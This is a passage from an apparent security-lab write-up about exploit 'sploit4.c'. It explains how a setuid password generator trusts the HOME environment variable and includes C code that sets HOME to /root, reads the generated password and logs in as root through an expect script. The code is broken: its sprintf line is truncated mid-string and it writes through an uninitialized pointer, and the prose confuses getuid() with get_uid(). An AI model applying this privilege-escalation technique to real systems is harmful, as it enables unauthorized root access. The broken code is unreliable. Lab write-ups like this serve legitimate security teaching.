- Besides, in general, we can create a private duplicate of the file so that it cannot be changed during the race condition. Other than that, we can also use locks. Locks are a synchronization mechanism that can be used to ensure that only one process at a time can access a shared resource.

4. sploit4.c

Identified vulnerability

- Incomplete mediation (env)
- Code segment

```
// line 219
username = get_username();

// line 42-58
static uid_t get_uid() {
  char* dir;
  struct passwd* pw;
  uid_t uid;

  uid = 0;
  dir = getenv("HOME"); // line 48
  setpwent();
  while ((pw = getpwent()) != NULL) {
    if (strcmp(pw->pw_dir, dir) == 0) {
      uid = pw->pw_uid;
      break;
    }
  }
  endpwent();
  return uid;
}

// line 80-84
static char* get_username() {
  struct passwd* pw;
  pw = getpwuid(get_uid());
  return pw->pw_name;
}
```

  - In line 48 of pwgen, getenv() is called to get the HOME environment variable value.
  - In the normal program, when getenv("HOME") is called, /home/user will be stored in dir.
  - After that, a while loop will be run by looping through the /etc/passwd file to retrieve the uid of /home/user.
  - Besides, we can see that getuid() is called in the function get_username(), which is then called in the function update_spent(), which is a function that writes the newly created password in to /etc/shadow file.

- Hence, if we can change the value stored in "HOME"env variable to "/root", we will be able to getuid() of root file, get_username() of root uid, and write the password of root user in the /etc/shadow file with the newly created password.

How the program exploits it

- In the exploit program, we can set the environment variable to "/root" using the setenv() function.
- To automate the whole process, we write all the output of the program into a temporary file "temp.txt".
- After generating password, we read the first line of "temp.txt" file, which is the line:

```
Generated password (length 8): <password>
```

- Using strtok(), we can get the <password>
- After that, we store the password in the script string, and execute it with system().
- Finally, when the expect script runs, the "su root" command is executed and it will send the password to log in to the root user.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
  char *token, *script;
  FILE *fp;
  char pw[200];

  setenv("HOME","/root",1);
  system("/usr/local/bin/pwgen -w > temp.txt");
  fp = fopen("temp.txt", "r");
  fscanf(fp, "%[^\n]", pw);
  token = strtok(pw, ":");
  token = strtok(NULL, ":");
  token = strtok(token, " ");
  fclose(fp);
  sprintf(script,"expect -c 'spawn su root; expect \"Password:\"; send \"%s\\r\"
  system(script);
  system("rm temp.txt");
  return 0;
}
```

How they could be fixed

- Instead of writing get_uid() ourselves, we can use getuid() function form the <unistd.h> library.